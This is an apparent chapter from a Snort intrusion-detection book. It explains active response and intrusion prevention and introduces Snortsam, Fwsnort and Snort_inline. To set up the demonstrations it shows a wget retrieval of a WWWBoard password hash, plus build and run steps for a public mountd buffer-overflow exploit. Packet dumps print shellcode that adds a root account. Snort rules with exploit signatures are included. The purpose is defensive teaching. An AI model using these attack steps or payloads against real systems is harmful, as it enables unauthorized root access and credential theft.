


Chapter 12

Active Response

Solutions in this Chapter:

- Active Response vs. Intrusion Prevention
- Snortsam
- Fwsnort
- Snort_inline

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

Up to this point we have concentrated on aspects of classic rule-based intrusion detection with the Snort Intrusion Detection System (IDS). It has been shown that Snort provides an effective sentry for anomalous traffic and is an important addition to the security architecture of most computer networks. Through proper installation, configuration, and administration, Snort can push the security envelope into the application layer where firewalls generally do not tread.

OINK!

Some commercial firewalls that do not fall into the application proxy category (such as Check Point's NG firewall) offer content inspection and/or protocol validation at the application layer. Interestingly enough, many vendors who previously insisted that in-depth application-layer knowledge was unnecessary have started claiming that they've invented a new idea that, when looked at closely, appears to be the equivalent of an application-layer proxy.

However, detecting intrusions is a far cry from attempting to automatically prevent them in the first place. None of the Snort configurations shown thus far alter network traffic in any way as packets travel across the network. If a vulnerable system is successfully exploited by a malicious host, then Snort may detect and send an alert about the exploit but take no steps to alter or block packets from the attacker. Hence the attacker can have full access and control (to the level the exploit permits) of the target system until an administrator can manually intervene. With a network of several hundred systems, the time lag between successful compromise and such intervention can be quite long. Combine this with the possibility that many similarly vulnerable systems may exist on the same network and it is easy to see why automatically blocking attacks can be an attractive capability if it could be done effectively.

In this chapter, we explore the concept of *active response* to intrusion detection events. Active response is the dynamic reconfiguration or alteration of network access control mechanisms, sessions, or even individual packets based on alerts generated from an IDS.

Active Response vs. Intrusion Prevention

If you are reading this chapter, then chances are good that you have heard the term *intrusion prevention* in the context of network security. When referring to network-based security techniques, the term *network intrusion prevention* is usually applied to an *inline* device (such as an Ethernet bridge or firewall) that has the capability of modifying or discarding individual attack packets as they traverse the device interfaces. Unfortunately, this term has been redefined and abused by marketing and sales teams to the point that many security professionals have an allergic reaction when hearing it and refuse to have anything to do with it. This is a shame, since there are legitimate uses for the term. There are also a number of host-based tools in the increasingly inclusive "intrusion prevention" category, but they are beyond the scope of a book about Snort.

In terms of packet modification, the goal is to nullify attacks that are leveraged against internal devices connected to the Intrusion Prevention System (IPS). By contrast, the term *active response* applies to any function that alters or blocks network traffic as a result of intrusion detection events. Such functions do not necessarily have to be implemented by an inline device. For example, TCP sessions can be torn down through the use of a spoofed *reset packet* sent by the IDS, or they can be interrupted by modifying the access control lists (ACLs) on a router or firewall to completely block the IP address from which attacks originate. However, such capabilities are not considered strong enough to fall into the IPS realm since certain types of attacks can accomplish just as much damage regardless of whether such capabilities are deployed on a network. A good example of such an attack is the Slammer worm of 2003. The entire attack was contained within a single 404-byte packet to UDP port 1434, which exploited a vulnerability in Microsoft's SQL Server (see www.cs.berkeley.edu/~nweaver/sapphire/ for a good analysis of the propagation of the Slammer worm). Actively responding to such a packet *after* it enters a network is not good enough in this case. The only way to mitigate the effects of attack is to prevent the exploit packet from making it into the network in the first place. SQL Slammer is also an example of the kind of attack that is ideal for a Network IPS (NIPS) to deal with. It uses a small number of packets that allow the NIPS to not have to maintain extensive state, while at the same time the purpose of the packet(s) can be unambiguously identified. In general, the capabilities of an IPS can be thought of as the most potent and potentially hazardous subset of active response functions.

Active Response Based on Layers

The goal of active response is to automatically respond to a detected attack and minimize (or ideally nullify) the damaging effects of attempted computer intrusions without requiring an administrator. In general, there are four different strategies for network-based active response; each corresponding to a different layer of the protocol stack starting with the data link layer:

- **Data link** Administratively disable the switch port over which the attack is carried.
- **Network** Alter a firewall policy or router ACL to block all packets to or from the attacker's Internet Protocol (IP) address.
- **Transport** Generate Transmission Control Protocol (TCP) *resets* for attacks using TCP protocol methods or Internet Control Message Protocol (ICMP) *port unreachable* messages, for attacks sent over the User Datagram Protocol (UDP). For ICMP, recall that ICMP is a network-layer protocol, and hence it is only possible to block ICMP at the network layer.
- **Application** Alter the data portion of individual packets from the attacker. For example, if the attacker has provided a path to a shell "/bin/sh," then change the packet so that the path points to a location that does not exist on the target system—such as "/ben/sh"—before the packet reaches the target. Note that this method may require the recalculation of the transport-layer checksum (mandatory for TCP and optional for UDP unless the checksum was previously calculated).

This chapter discusses three software applications; Snortsam, Fwsnort, and Snort_inline. Each of these implements active response capabilities based on the Snort IDS. These applications alter or block traffic by IP address (Snortsam), by transport-layer protocol (Fwsnort), and by application layer (Snort_inline). We will show how each active response application deals with a reconnaissance attack against the "WWWboard" discussion forum running on an Apache Web server, and a buffer overflow exploit in the NFS mountd daemon.

Deploying active response capabilities on a network requires extremely careful tuning and a healthy awareness of the risks involved. One of the chief problems with IDSs today is that false positives are commonplace, even from the most finely tuned IDS. It is simply impossible to avoid false positives when legitimate traffic can potentially contain some of the same characteristic signatures as malicious traffic. Hence, there is always the possibility that an active response system will block traffic that really should be allowed through. On a more sinister note, if an attacker discovers that active response is in use on a network, it may be possible for the attacker to subvert the response system into effectively creating a denial of service (DoS) against the network by making it appear as though attacks are coming from legitimate sources. The attacker accomplishes this by sending attack packets (or attack-like packets) from faked sources, such that the automated active response blocks legitimate traffic from those sources.

OINK!

This risk of self-imposed DoS is one of the primary reasons why many corporations are hesitant to implement active response mechanisms. Most tools that offer active response (including the ones mentioned here) also offer the capability to define traffic that should never be blocked (a.k.a. *whitelists*). If the product you choose to implement doesn't offer this capability, you might want to think twice about it. Don't make the cure worse than the disease.

Altering Network Traffic Based on IDS Alerts

As packets are routed from one network to another, a gateway device (either a firewall or router) will have the opportunity to examine the packets and decide whether they are fit to be forwarded on to the next hop. Any active response system must either interface locally or remotely with this gateway device in order to influence the routing decision, or traffic must be routed through the active response system itself. The former strategy is employed by Snortsam, while the latter strategy is employed by both Fwsnort, which is deployed directly within an IPtables firewall, and Snort_inline, which is usually deployed on a bridge between two network segments. An inline active response system has the capability of nullifying attacks themselves instead of simply modifying router ACLs or firewall policies to block an attacker's source IP address. Hence, Snortsam is an active response system, whereas both Fwsnort and Snort_inline fall into the IPS category.

OINK!

Just as the capability to directly interact with the flow of traffic increases as we move from Snortsam to Fwsnort to Snort_inline, so does the potential impact if the system monitoring traffic is compromised. Of the three active response systems, Snortsam is the only one that lets you stay relatively safe behind a network tap or a span port on a switch and thus remain nearly inaccessible to an attacker. Be careful! The last thing you want is to have your firewall/IPS compromised because of a newly discovered vulnerability in IPtables, Snort_inline, or in the libraries each of these applications use.

Snortsam

Snortsam is an active response system that interacts with both commercial and open-source firewalls to block IP addresses at the direction of a modified version of the Snort IDS. Snortsam supports a flexible time specification for blocked addresses so that IPs can be blocked for a period of seconds, minutes, hours, days, weeks, or even years. Snortsam runs as a daemon on the firewall host and accepts commands from a special output plug-in for the Snort IDS over an encrypted TCP session. Snortsam, written by Frank Knobbe, is free and open-source software released under the GNU Public License (GPL).

Fwsnort

Fwsnort translates the signature rules in the Snort IDS into an equivalent IPtables ruleset in the Linux kernel. Through the capability of IPtables to filter packets based on characteristics of the network and transport headers as well as application-layer data, Fwsnort is capable of translating nearly 70 percent of all Snort rules into an equivalent IPtables policy. Attacks are defined by the powerful Snort ruleset and can then be logged and/or dropped directly by IPtables. Fwsnort functions as a basic IPS, since it is deployed within IPtables and hence runs inline with any network protected by the firewall. Michael Rash, a coauthor of this book, wrote Fwsnort, based on William Stearns' snort2iptables script.

Snort_inline

Snort_inline falls squarely into the intrusion prevention category. It is fundamentally built upon the Snort IDS to detect attacks, but it adds an important feature:


the capability to alter or drop packets as they flow through the host. Snort_inline makes use of packet queuing in IPtables to allow Snort to make the decision about what to do with individual packets as they traverse the interfaces of a Linux system that is acting as either a router or an Ethernet bridge. The Honeynet Project (http://project.honeynet.org) uses Snort_inline as an important research tool, and has been released by Jed Haile under the GPL as open-source software.

Attack and Response

It is the goal of this chapter to show how Snortsam, Fwsnort, and Snort_inline each protect a network from two specific attacks; the first against a Web server and the second against an NFS server. The Web server attack is derived from Snort ID (SID) 807, which Snort identifies as "WEB-CGI /wwwboard/passwd.txt access." The NFS attack is derived from SID 316 and is identified as an "EXPLOIT x86 Linux mountd overflow." These two attacks generate relatively low rates of false positives and hence make good candidates for the type of traffic to which an IPS should be configured to respond. One caveat to note is that as in the case of the Slammer worm, an active response system that is not inline will not be able to stop either of these attacks from being successful initially, although subsequent access from the attacker's source IP address will be blocked. First, we will examine packet traces of the attacks under normal conditions without any active response capability enabled, and then we will execute the same set of attacks with each of our three active response systems protecting the network in turn and see how the packet traces are changed. We assume that the reader has some familiarity with the TCP, UDP, and ICMP protocols. Complete information about these protocols can be found in the protocol Request for Comments (RFC); specifically, numbers 793, 768, and 792, which can be downloaded from www.ibiblio.org/pub/docs/rfc.

For our attack simulations, we will refer to the network diagram in Figure 12.1. This network architecture will be used as a general guide throughout this chapter, but significant modifications will be made where necessary and will be accompanied by additional diagrams. In all cases, the attacks will be executed from *evilhost* against either the Web server or the NFS server. Note that Figure 12.1 is used strictly for illustration purposes and is relatively simple. All hosts in Figure 12.1, including the firewall, are Linux systems running kernel 2.4.24, and the firewall is running IPtables-1.2.9. The three network interfaces on the firewall are each connected to a different network. One interface is connected to the external network with IP 68.48.x.x, a second is connected to the internal network for the Web and NFS servers with IP 192.168.10.1, and the third is connected to a separate management network for the Snort box with IP 192.168.20.1. The line labeled "sniffing link" connects one interface on the dual-homed Snort box to the Web server network. There is no IP address assigned to this interface and no traffic is sent out from it. For simplicity, a hub is used instead of a switch so the Snort system will not have any trouble seeing packets from all connected systems. This could also be done using a network TAP and then either aggregating the data via a switch or by binding the ports on the sensor itself. The most likely architecture for a larger network is to connect the Snort system into a span port on a switch. The firewall performs Network Address Translation (NAT), both for the internal network to connect out to the Internet and for external connections to TCP port 80 and UDP ports 111 and 32000–34000 being sent to the Web server or NFS server, respectively.

Figure 12.1 Network Architecture



Tools & Traps…

tcpdump Options

All packet traces in this chapter are taken with the venerable tcpdump Ethernet sniffer. Among the more important options used are the *–s* option, which allows us to extend the number of bytes tcpdump captures for each packet beyond the default of 68, and the *–X* option, which prints ASCII characters that correspond to hex codes in application-layer data. Note that although we could have used Snort to generate our packet traces, tcpdump is installed by default on more operating systems than Snort so we chose to use tcpdump instead.

Web Server WWWBoard passwd.txt Access

The WWWBoard passwd.txt access attack falls in the *attempted-recon* category in the Snort rule file web-cgi.rules, and hence such an attack does not directly result in remote access. It is an information-gathering attack that could be used to eventually gain admin privileges to the WWWBoard forum software if the administrator password contained within passwd.txt is weak and can be successfully cracked. Executing this attack is particularly easy from the command line with the program wget. wget has many command-line options to control nearly every aspect of connecting to a Web server, from recursively archiving entire Web sites to controlling connection timeouts. One of the most important features of wget for our purposes is the capability to output verbose error codes and show exactly what is happening at a connection level when interacting with a Web server. It is the ideal tool to execute the attack in SID 807. First, let's look at the Snort rule for SID 807 from the Snort rules file web-cgi.rules (see Figure 12.2).

Figure 12.2 WWWBoard passwd.txt Access Snort Rule (SID 807)

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
/wwwboard/passwd.txt access"; flow:to_server,established;
uricontent:"/wwwboard/passwd.txt"; nocase; reference:arachnids,463;
reference:cve,CVE 1999-0953; reference:nessus,10321; reference:bugtraq,649;
classtype:attempted-recon; sid:807; rev:7;)
```

In the msg field, we can see that Snort will send the alert string "WEB-CGI /wwwboard/passwd.txt access" whenever any Web server on the internal network is sent the string "/wwwboard/passwd.txt" as part of a Web request.

Hence, to execute such an attack from evilhost against the Web server in Figure 12.1, we issue the *wget* command in Figure 12.3. Note the use of the `-O` option to instruct wget to store any output from the Web server in the local file passwd.txt, and the `-t` option to tell wget to only try connecting once to the Web server before it gives up.

Figure 12.3 WWWBoard passwd.txt Access Attack

```
[evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--10:31:14--  http://68.48.x.x/wwwboard/passwd.txt
           => `passwd.txt'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23 [text/plain]

100%[==========================================>] 23            22.46K/s
ETA 00:00

10:31:14 (22.46 KB/s) - `passwd.txt' saved [23/23]
```

The *wget* command results in the packet trace shown in Figure 12.4 taken on the external interface of the firewall. Some packet content and header information has been removed for brevity.

Figure 12.4 WWWBoard passwd.txt Access Packet Trace

```
[firewall]# tcpdump -i eth0 -l -n -X -s 1500 port 80
204.174.x.x.53573 > 68.48.x.x.80: S 3728595109:3728595109(0) win 5840
68.48.x.x.80 > 204.174.x.x.53573: S 2523514769:2523514769(0) ack 3728595110
win 5792
204.174.x.x.53573 > 68.48.x.x.80: . ack 1 win 5840
204.174.x.x.53573 > 68.48.x.x.80: P 1:119(118) ack 1 win 5840
0x0000   4500 0000 0000 4000 3206 2a68 ccae df18        E....o@.2.*h....
0x0010   0000 0000 d145 0050 de3d d8a6 9669 c792        .........=...i..
0x0020   8018 0000 0000 0000 0101 080a 0000 0000        ................
0x0030   0064 55f3 4745 5420 2f77 7777 626f 6172        .dU.GET./wwwboar
```

Continued

Figure 12.4 WWWBoard passwd.txt Access Packet Trace

```
0x0040   642f 7061 7373 7764 2e74 7874 2048 5454        d/passwd.txt.HTT
0x0050   502f 312e 300d 0a55 7365 722d 4167 656e        P/1.0..User-Agen
0x0060   743a 2057 6765 742f 312e 382e 320d 0a48        t:.Wget/1.8.2..H
0x0070   6f73 743a 2036 382e 3438 2e78 782e 7878        ost:.68.48.xx.xx
0x0080   370d 0a41 6363 6570 743a 202a 2f2a 0d0a        7..Accept:.*/*..
0x0090   436f 6e6e 6563 7469 6f6e 3a20 4b65 6570        Connection:.Keep
0x00a0   2d41 6c69 7665 0d0a 0d0a                        -Alive....
68.48.x.x.80 > 204.174.x.x.53573: . ack 119 win 5792
68.48.x.x.80 > 204.174.x.x.53573: P 1:358(357) ack 119 win 5792
0x0000   4500 0199 9270 4000 3f06 6778 0000 0000        E....p@.?.gx....
0x0010   ccae 0000 0000 d145 9669 c792 de3d d91c        .....P.E.i...=..
0x0020   8018 16a0 2fa9 0000 0101 080a 0064 55fe        ..../........dU.
0x0030   0000 0000 4854 5450 2f31 2e31 2032 3030        ....HTTP/1.1.200
0x0040   204f 4b0d 0a44 6174 653a 2054 7565 2c20        .OK..Date:.Tue,.
0x0050   3330 204d 6172 2032 3030 3420 3138 3a34        30.Mar.2004.18:4
0x0060   303a 3432 2047 4d54 0d0a 5365 7276 6572        0:42.GMT..Server
0x0070   3a20 4170 6163 6865 2f32 2e30 2e34 3820        :.Apache/2.0.48.
0x0080   2855 6e69 7829 206d 6f64 5f73 736c 2f32        (Unix).mod_ssl/2
0x0090   2e30 2e34 3820 4f70 656e 5353 4c2f 302e        .0.48.OpenSSL/0.
0x00a0   392e 3763 0d0a 4c61 7374 2d4d 6f64 6966        9.7c..Last-Modif
0x00b0   6965 643a 2054 7565 2c20 3330 204d 6172        ied:.Tue,.30.Mar
0x00c0   2032 3030 3420 3136 3a32 383a 3231 2047        .2004.16:28:21.G
0x00d0   4d54 0d0a 4554 6167 3a20 2234 6234 3031        MT..ETag:."4b401
0x00e0   2d31 372d 6237 6463 3933 3430 220d 0a41        -17-b7dc9340"..A
0x00f0   6363 6570 742d 5261 6e67 6573 3a20 6279        ccept-Ranges:.by
0x0100   7465 730d 0a43 6f6e 7465 6e74 2d4c 656e        tes..Content-Len
0x0110   6774 683a 2032 330d 0a4b 6565 702d 416c        gth:.23..Keep-Al
0x0120   6976 653a 2074 696d 656f 7574 3d31 352c        ive:.timeout=15,
0x0130   206d 6178 3d31 3030 0d0a 436f 6e6e 6563        .max=100..Connec
0x0140   7469 6f6e 3a20 4b65 6570 2d41 6c69 7665        tion:.Keep-Alive
0x0150   0d0a 436f 6e74 656e 742d 5479 7065 3a20        ..Content-Type:.
0x0160   7465 7874 2f70 6c61 696e 3b20 6368 6172        text/plain;.char
0x0170   7365 743d 4953 4f2d 3838 3539 2d31 0d0a        set=ISO-8859-1..
0x0180   0d0a 5765 6241 646d 696e 3a61 6570 544f        ..WebAdmin:aepTO
0x0190   7178 4f69 3469 3855 0a                          qxOi4i8U.
```

Continued

Figure 12.4 WWWBoard passwd.txt Access Packet Trace

```
204.174.x.x.53573 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.53573 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.53573: F 358:358(0) ack 120 win 5792
204.174.x.x.53573 > 68.48.x.x.80: . ack 359 win 6432
```

After we see the three-way TCP handshake that establishes the TCP connection between the wget client and the Web server we see the client request followed by the Web server response. The most important feature to note about the packet trace in Figure 12.4 (other than the obvious packet data) is the sequence acknowledgment numbers. Each of these numbers is the expected sequence number of the next data in the other direction of the TCP connection (more information can be found in RFC 793 and in the tcpdump man page). In this packet trace, the acknowledgment numbers indicate that the data from each packet successfully traversed the TCP connection from the client to the server and vice versa; no retransmissions are necessary. A quick examination of the contents of the file passwd.txt on evilhost shows that the attack packet(s) were given carte blanche access to the Web server.

```
[evilhost]$ cat passwd.txt
WebAdmin:aepTOqxOi4i8U
```

One layer of security has been defeated. The attacker is now free to run his favorite password-cracking software in an effort to recover the WWWBoard admin password.

NFS Mountd Exploit

The mountd buffer overflow exploit is much more dangerous than the WWWBoard passwd.txt access in the previous example. Successful exploitation results in full remote root shell access to any system that is running a vulnerable version of mountd. For our attack example, we will use an exploit that you can download from:

```
http://downloads.securityfocus.com/vulnerabilities/exploits/linux-mountd.c
```

To get this exploit working, you will need access to both the rpcgen and gcc compilers, and you will need to split the linux-mountd.c file into the files makeit, nfsmount.x, and nfsmount.c according to the comments in the code before running the *makeit* shell script. If it builds properly on your system after running *./makeit* (probably easiest on Linux), you will end up with a compiled exploit binary *mx* in the local directory. The exploit itself executes a buffer overflow attack against the logging code in mountd, which (ironically) is supposed to log unauthorized mount attempts. The payload of the attack appends a new UID 0 (root) user to the /etc/passwd file and also appends the line "ALL:ALL" to the file /etc/hosts.allow, but the exploit payload can be modified to instruct the hapless server to perform arbitrary tasks as root. Executing the attack is as simple as running the command:

```
./mx <target_host>
```

NFS is implemented as a binary protocol. This implies that Snort rules for mountd exploits will frequently have to look for nonprintable characters in network traffic. As we discussed in Chapter 5, "Playing by the Rules," such characters can easily be included within the *content* field in a Snort rule as blocks of hexadecimal codes enclosed within pipe "|" characters. Let's take a look at the Snort rule designed to detect when the mountd overflow exploit is being sent across the network to an NFS server.

Figure 12.5 shows that if the hex codes "eb56 5E56 5656 31d2 8856 0b88 561e" travel across the network to UDP port 635 on the NFS server, we should trigger the "EXPLOIT x86 Linux mountd overflow" alert from Snort. Note that the exploit code we downloaded actually talks to the portmap daemon on the NFS server first to be given a random high UDP port to then connect to the mountd daemon via Remote Procedure Calls (RPCs) over UDP. Hence, the stock Snort rule will not catch the attack as is, since it is strictly limited to traffic that travels over port 635. Thus, for our configuration we change "635" to "any." Now let's send our mountd attack across the network and examine a packet trace taken on the external interface of the firewall in Figure 12.6. Again, some header and packet data has been removed for brevity.

Figure 12.5 NFS mountd Overflow Snort Rule (SID 316)

```
alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux mountd
overflow"; content:"|eb56 5E56 5656 31d2 8856 0b88 561e|";
reference:cve,CVE-1999-0002; reference:bugtraq,121; classtype:attempted-
admin; sid:316; rev:3;)
```

Figure 12.6 Mountd Overflow Attack and Packet Trace

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bfffe7a0
ok, attacking target 68.48.x.x

[firewall]# tcpdump -i eth0 -s 1500 udp -X -l -n
tcpdump: listening on eth0
15:53:59.266187 204.174.x.x.33854 > 68.48.x.x.sunrpc: udp 56 (DF)
15:53:59.267033 68.48.x.x.sunrpc > 204.174.x.x.33854: udp 28 (DF)
15:53:59.267662 204.174.x.x.33854 > 68.48.x.x.32772: udp 1108 (DF)
0x0000   4500 0470 0000 4000 4011 7929 c0a8 1e01        E..p..@.@.y)....
0x0010   c0a8 1e02 843e 8004 045c 7609 7ceb ba6b        .....>...\v.|..k
0x0020   0000 0000 0000 0002 0001 86a5 0000 0001        ................
0x0030   0000 0001 0000 0001 0000 0028 406b 1b53        ...........(@k.S
0x0040   0000 0007 6f72 7468 616e 6300 0000 03e8        ....orthanc.....
0x0050   0000 0064 0000 0003 0000 0064 0000 000a        ...d.......d....
0x0060   0000 0010 0000 0000 0000 0000 0000 03ff        ................
0x0070   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0080   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0090   9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370   9090 9090 eb56 5e56 5656 31d2 8856 0b88        .....V^VVV1..V..
0x0380   561e 8856 2788 5638 b20a 8856 1d88 5626        V..V'.V8...V..V&
0x0390   5b31 c941 4131 c0b0 05cd 8050 89c3 31c9        [1.AA1.....P..1.
0x03a0   31d2 b202 31c0 b013 cd80 5889 c289 c359        1...1.....X....Y
0x03b0   5231 d2b2 0c01 d1b2 1331 c0b0 0431 d2b2        R1.......1...1..
0x03c0   12cd 805b 31c0 b006 cd80 eb3f e8a5 ffff        ...[1......?....
0x03d0   ff2f 6574 632f 7061 7373 7764 787a 3a3a        ./etc/passwdxz::
0x03e0   303a 303a 3a2f 3a2f 6269 6e2f 7368 7878        0:0::/:/bin/shxx
0x03f0   414c 4c3a 414c 4c78 782f 6574 632f 686f        ALL:ALLxx/etc/ho
0x0400   7374 732e 616c 6c6f 7778 ff5b 5331 c9b1        sts.allowx.[S1..
0x0410   2801 cbb1 0231 c0b0 05cd 8050 89c3 31c9        (....1.....P..1.
0x0420   31d2 b202 31c0 b013 cd80 5b59 5331 d2b2        1...1.....[YS1..
0x0430   1f01 d1b2 0831 c0b0 04cd 805b 31c0 b006        .....1.....[1...
0x0440   cd80 31c0 40cd 80a0 e7ff bfa0 e7ff bfa0        ..1.@...........
0x0450   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bfa0        ................
```

Continued

Figure 12.6 Mountd Overflow Attack and Packet Trace

```
0x0460   e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bf00        ................
15:53:59.268454 68.48.x.x.32772 > 204.174.x.x.33854: udp 28 (DF)
```

tcpdump decodes the packet application layer and clearly shows us the hex codes (shown in **bold**) Snort is looking for to detect the attack. Also displayed are the buffer-filling hex codes "90" (some have been removed for brevity) followed by the exploit payload. Note that UDP is a *connectionless protocol*, so there are no data sequence numbers or acknowledgement packets as in TCP.

Snortsam

Snortsam is the first of the three active response systems we will examine and is the easiest to deploy and most flexible of the lot. Snortsam consists of two components: an output plug-in for Snort itself that is implemented as a patch to the Snort source code, and an agent that runs on the firewall host and listens for commands from the output plug-in over the network. The agent is responsible for interacting with the firewall to dynamically block IP addresses from which Snort has detected an attack. Supported firewalls include commercial offerings such as Check Point FW-1, Cisco PIX, Netscreen, WatchGuard, and open-source firewalls that are built in to many modern open-source kernels, including Ipf on FreeBSD, Pf on OpenBSD, and IPtables on Linux. For a complete listing of all firewalls supported by Snortsam, visit the Snortsam Web site at www.snortsam.net. An important feature offered by Snortsam is the capability to define a *whitelist* of individual IP addresses or entire networks that should never be blocked even if the Snort output plug-in generates an alert with a source address falling within this list. As mentioned later in this section, the whitelist is defined in the Snortsam config file using the "dontblock" directive, but this feature is so important that we wanted to call your attention to it early in the Snortsam discussion since this option is important to tuning Snortsam to behave properly in your network. For example, good candidate IP addresses that should potentially be included in a whitelist are the upstream router from the firewall and the internal server IP addresses.

Installation

Snortsam is distributed as open-source software, and hence the most common method of installation involves compiling the source code for the specific architecture of the system(s) on which it will be deployed. However, precompiled binaries are distributed on the Snortsam Web site. For this discussion, we will both compile Snortsam from source and apply the output plug-in patch to Snort.

1. Download the source Snortsam source and Snort patch tarballs (snortsam-src-2.23.tar.gz and snortsam-patch.tar.gz) from www.snortsam.net/download.html, or copy them off the CD-ROM that accompanies this book. As of this writing the latest version of Snortsam is 2.23.
